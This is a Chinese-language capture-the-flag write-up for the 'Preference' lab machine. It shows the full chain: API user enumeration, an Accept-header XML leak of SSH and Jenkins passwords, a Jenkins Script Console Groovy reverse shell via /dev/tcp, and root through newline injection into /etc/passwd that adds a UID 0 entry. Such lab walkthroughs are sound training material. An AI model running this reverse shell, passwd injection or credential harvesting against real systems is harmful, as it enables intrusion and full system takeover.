

| Preference_daochunhan

| Preference

| 靶机信息

- 靶机名称: Preference
- 靶机作者: Sublarge
- 靶机类型: Linux
- 来源: MazeSec/QQ公开群 321948805
- 官网: <https://maze-sec.com/>

| user

目标:

192.168.56.199

端口扫描:


```
nmap -p- -Pn --min-rate 5000 192.168.56.199
```

```
(kali㉿kali)-[~]  
$ nmap -p- -Pn --min-rate 5000 192.168.56.199  
Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-23 00:01 EDT  
Nmap scan report for 192.168.56.199  
Host is up (0.075s latency).  
Not shown: 65533 closed tcp ports (reset)  
PORT      STATE SERVICE  
22/tcp    open  ssh  
5566/tcp  open  westec-connect  
MAC Address: 08:00:27:DF:13:01 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)  
  
Nmap done: 1 IP address (1 host up) scanned in 45.31 seconds
```

```
22/tcp    open  ssh  
5566/tcp  open  westec-connect
```

访问 5566 端口, 进入 Maze Corp 平台。根据页面中的示例 UID 进行查询:

Employee UID: 8764



接口会返回对应员工的信息。由于 UID 为四位数字，尝试遍历查询，发现接口中确实存在多个员工记录：

```
for i in {0000..9999};do curl -H 'Accept: application/json' -sf -o /dev/null http://192.168.56.199:5566/api/user/$i&&echo $i;done
```

```
(kali@kali)-[~]
$ for i in {0000..9999};do curl -H 'Accept: application/json' -sf -o /dev/null http://192.168.56.199:5566/api/user/$i&&echo $i;done
1222
1226
1335
1595
1818
1954
3931
4257
4526
4741
4828
5119
5219
6530
6694
7009
7465
7920
8024
8038
8764
9050
9182
9409
9944
```

在尝试遍历过程中，发现不带 `Accept` 请求头的情况：

```
curl -i http://192.168.56.199:5566/api/user/8764
```

```
(kali@kali)-[~]
$ curl -i http://192.168.56.199:5566/api/user/8764
HTTP/1.1 406 NOT ACCEPTABLE
Server: Werkzeug/3.1.8 Python/3.14.7
Date: Sun, 23 Aug 2026 04:03:19 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 0
Connection: close
```

返回 **406 Not Acceptable**。结合页面显示的 **API Gateway** 信息，可以判断服务会根据请求头中的 **Accept** 选择响应格式。API 常见的响应格式包括 **JSON** 和 **XML**，因此尝试指定返回 **XML**：

```
curl -i -H 'Accept: application/xml'
http://192.168.56.199:5566/api/user/8764
```

```
(kali@kali)-[~]
$ curl -i -H 'Accept: application/xml' http://192.168.56.199:5566/api/user/8764
HTTP/1.1 200 OK
Server: Werkzeug/3.1.8 Python/3.14.7
Date: Sun, 23 Aug 2026 04:05:41 GMT
Content-Type: text/xml; charset=utf-8; charset=utf-8
Content-Length: 639
X-Served-By: internal-origin
Connection: close

<?xml version="1.0" ?>
<user>
  <uid>8764</uid>
  <username>gaoyan8764</username>
  <display_name>Gao Yan</display_name>
  <role>developer</role>
  <department>研发部</department>
  <email>gaoyan8764@mazesec.dsz</email>
  <phone>13898408861</phone>
  <status>active</status>
  <has_secret>1</has_secret>
  <sso_token>sso_developer_8764_245587</sso_token>
  <api_key>sk_internal_297624172687</api_key>
  <password_hash>$2b$12$3636850726830173</password_hash>
  <backup_codes>["946020", "203879", "488566", "401628"]</backup_codes>
  <vpn_access>1</vpn_access>
  <private_notes>服务器 SSH 密码: R00t8764!Pass</private_notes>
</user>
```

XML 响应额外返回了内部字段，其中 UID 8764 的用户返回中包含服务器 SSH 密码：

```
ssh gaoyan8764@192.168.56.199 # R00t8764!Pass
```

```
(daochunhan@kali)-[~]
$ ssh gaoyan8764@192.168.56.199
gaoyan8764@192.168.56.199's password:

      _
 _ _  _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _
/ \ / \ / \ / \ / \ / \ / \ / \ / \ / \ / \ / \ / \ / \ / \ / \ / \ / \
\ V V / \ / \ / \ / \ / \ / \ / \ / \ / \ / \ / \ / \ / \ / \ / \ / \ / \
 \ \ / \ \ / \ \ / \ \ / \ \ / \ \ / \ \ / \ \ / \ \ / \ \ / \ \ / \ \ /

gaoyan8764@Preference:~$ id
uid=1000(gaoyan8764) gid=1000(gaoyan8764) groups=1000(gaoyan8764)
gaoyan8764@Preference:~$ cat user.txt
flag{user-6380a935b0dc8e88865aba0c0524b9b5}
gaoyan8764@Preference:~$ █
```

root

看一下用户：

```
cat /etc/passwd
```

```
gaoyan8764@Preference:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21:./var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
games:x:35:35:games:/usr/games:/sbin/nologin
ntp:x:123:123:NTP:/var/empty:/sbin/nologin
guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:/:/sbin/nologin
klogd:x:100:101:klogd:/dev/null:/sbin/nologin
apache:x:104:106:apache:/var/www:/sbin/nologin
gaoyan8764:x:1000:1000:./home/gaoyan8764:/bin/bash
jenkins:x:1001:1001:./var/lib/jenkins:/bin/bash
gaoyan8764@Preference:~$ █
```

```
gaoyan8764:x:1000:1000:./home/gaoyan8764:/bin/bash
jenkins:x:1001:1001:./var/lib/jenkins:/bin/bash
```

除了 gaoyan8764 ， 还有一个 jenkins 可登录用户

继续利用先前的 web 路线，用已经找到的用户，发现了 6530 XML 回显还包含了管理员密码：

```
curl -i -H 'Accept: application/xml'
http://192.168.56.199:5566/api/user/6530
```

```
(kali㉿kali)-[~]
$ curl -i -H 'Accept: application/xml' http://192.168.56.199:5566/api/user/6530
HTTP/1.1 200 OK
Server: Werkzeug/3.1.8 Python/3.14.7
Date: Sun, 23 Aug 2026 03:58:23 GMT
Content-Type: text/xml; charset=utf-8; charset=utf-8
Content-Length: 649
X-Served-By: internal-origin
Connection: close

<?xml version="1.0" ?>
<user>
  <uid>6530</uid>
  <username>sunfei6530</username>
  <display_name>Sun Fei</display_name>
  <role>developer</role>
  <department>研发二部</department>
  <email>sunfei6530@mazesec.dsz</email>
  <phone>13881139200</phone>
  <status>active</status>
  <has_secret>1</has_secret>
  <sso_token>sso_developer_6530_717712</sso_token>
  <api_key>sk_internal_116444220617</api_key>
  <password_hash>$2b$12$5364283556298436</password_hash>
  <backup_codes>["648495", "289168", "375326", "604194"]</backup_codes>
  <vpn_access>1</vpn_access>
  <private_notes>Jenkins 管理员密码：Jenkins6530#Admin</private_notes>
</user>
```

这里回显的是 Jenkins 用户 `jenkins` 的 Web 密码，但是 Jenkins 服务全端口扫描没有找到，查看一下监听端口：

```
ss -lntp
```

```
gaoyan8764@Preference:~$ ss -lntp
State      Recv-Q    Send-Q    Local Address:Port    Peer Address:Port    Process
LISTEN     0          128       0.0.0.0:5566           0.0.0.0:*
LISTEN     0          128       0.0.0.0:22            0.0.0.0:*
LISTEN     0          50        [::ffff:127.0.0.1]:8080  *:*
LISTEN     0          128       [::]:22               [::]:*
```


Jenkins 监听靶机本地的 `127.0.0.1:8080`，把这个服务转发出去：

```
ssh -L 18080:127.0.0.1:8080 gaoyan8764@192.168.56.199 # R00t8764!Pass
```

在建立隧道的机器上访问：

```
http://127.0.0.1:18080/script
```

使用 `jenkins / Jenkins6530#Admin` 登录：



进入 Script Console 后反弹 shell，获得 jenkins 权限：

```
nc -lvnp 4444
```

```
def p = [  
    "/bin/bash",  
    "-c",  
    "bash -i >& /dev/tcp/192.168.56.2/4444 0>&1"  
].execute()
```

127.0.0.1:18080/script

Jenkins Script Console

Type in an arbitrary [Groovy script](#) and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the output (if you use System.out, it will go to the server's stdout, which is harder to see.) Example:

```
println(Jenkins.instance.pluginManager.plugins)
```

All the classes from all the plugins are visible. jenkins.*, jenkins.model.*, hudson.*, and hudson.model.* are pre-imported.

```
1 def p = [  
2     "/bin/bash",  
3     "-c",  
4     "bash -i >& /dev/tcp/192.168.56.2/4444 0>&1"  
5 ].execute()
```

Run

Result

```
Result: Process[pid=2727, exitValue="not exited"]
```

```
(kali㉿kali)-[~]  
$ nc -lvp 4444  
Listening on 0.0.0.0 4444  
Connection received on 192.168.56.199 47884  
bash: cannot set terminal process group (2486): Not a tty  
bash: no job control in this shell  
Preference:/$ id  
id  
uid=1001(jenkins) gid=1001(jenkins) groups=82(www-data),1001(jenkins)  
Preference:/$
```

优化一下 TTY :

```
(kali㉿kali)-[~]  
$ stty raw -echo; fg  
[1] + continued nc -lvp 4444  
reset  
Preference:/$ xterm  
bash: xterm: command not found  
Preference:/$ export TERM=xterm  
export SHELL=/bin/bash  
stty rows 40 cols 120  
export TERM=xterm-256color  
Preference:/$ reset  
Preference:/$ id  
uid=1001(jenkins) gid=1001(jenkins) groups=82(www-data),1001(jenkins)  
Preference:/$
```


枚举：

```
sudo -l
```

```
kan@kan: ~ (ssh)
Preference:/$ id
uid=1001(jenkins) gid=1001(jenkins) groups=82(www-data),1001(jenkins)
Preference:/$ sudo -l
Matching Defaults entries for jenkins on Preference:
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for jenkins:
    Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL"

User jenkins may run the following commands on Preference:
    (ALL) NOPASSWD: /usr/local/bin/edit_passwd
Preference:/$
```

```
(ALL) NOPASSWD: /usr/local/bin/edit_passwd
```

```
sudo /usr/local/bin/edit_passwd
```

```
Preference:/$ sudo /usr/local/bin/edit_passwd
Usage: /usr/local/bin/edit_passwd <username> <new_gecos_field>
Preference:/$
```

根据参数规则尝试修改 jenkins 用户的 GECOS 字段：

```
sudo /usr/local/bin/edit_passwd jenkins 123456
sudo /usr/local/bin/edit_passwd root 123456
```

```
Preference:/$ sudo /usr/local/bin/edit_passwd jenkins 123456
Editing GECOS field for user: jenkins (UID: 1001)
Successfully updated GECOS field for user: jenkins
Preference:/$ sudo /usr/local/bin/edit_passwd root 123456
Cannot edit root user
Preference:/$
```

程序禁止直接修改 root 用户

```
cat /etc/passwd
```



```
gaoyan8764@Preference:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21:./var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
games:x:35:35:games:/usr/games:/sbin/nologin
ntp:x:123:123:NTP:/var/empty:/sbin/nologin
guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:/:/sbin/nologin
klogd:x:100:101:klogd:/dev/null:/sbin/nologin
apache:x:104:106:apache:/var/www:/sbin/nologin
gaoyan8764:x:1000:1000:./home/gaoyan8764:/bin/bash
jenkins:x:1001:1001:123456:/var/lib/jenkins:/bin/bash
gaoyan8764@Preference:~$
```

第二个参数虽然叫作新 GECOS 字段，但内容会被直接写入 `/etc/passwd`，因此可以通过换行注入一条同名但 UID 为 0 的记录。

选择排在 `gaoyan8764` 前面的普通用户 `apache` 作为写入位置即可。换行 `\n` 不会自动转换成换行，需要在参数中直接输入回车：

```
sudo /usr/local/bin/edit_passwd apache "
gaoyan8764:x:0:0:./root:/bin/bash
"
```

```
Preference:/ $ sudo /usr/local/bin/edit_passwd apache "
> gaoyan8764:x:0:0:./root:/bin/bash
> "
Editing GECOS field for user: apache (UID: 104)
Successfully updated GECOS field for user: apache
Preference:/ $
```

这样会在 `bin` 记录后、原来的 `gaoyan8764` 记录前插入一条 UID 为 0 的记录。虽然 SSH 仍然使用 `gaoyan8764` 原有的密码进行认证，但登录后会按照前面的同名记录解析为 `root`：

```
ssh gaoyan8764@192.168.56.199 # R00t8764!Pass
```

```
(daochunhan@kali)~  
$ ssh gaoyan8764@192.168.56.199  
gaoyan8764@192.168.56.199's password:  
  
_ _ _ _ _  
\\ ^ / / _ \\ / _ \\ ' _ ' _ \\ / _ \\  
\\ V V / _ \\ | ( _ | ( _ | | | | | _ /  
\\ ^ / _ \\ | _ \\ _ \\ / | | | | _ \\  
  
root@Preference:~# id  
uid=0(root) gid=0(root) groups=0(root)  
root@Preference:~# cat /root/root.txt  
flag{root-f528c6318cb57c8f56f8b9ebf9a10b56}  
root@Preference:~# uptime  
12:40:21 up 47 min, 0 users, load average: 0.00, 0.00, 0.00
```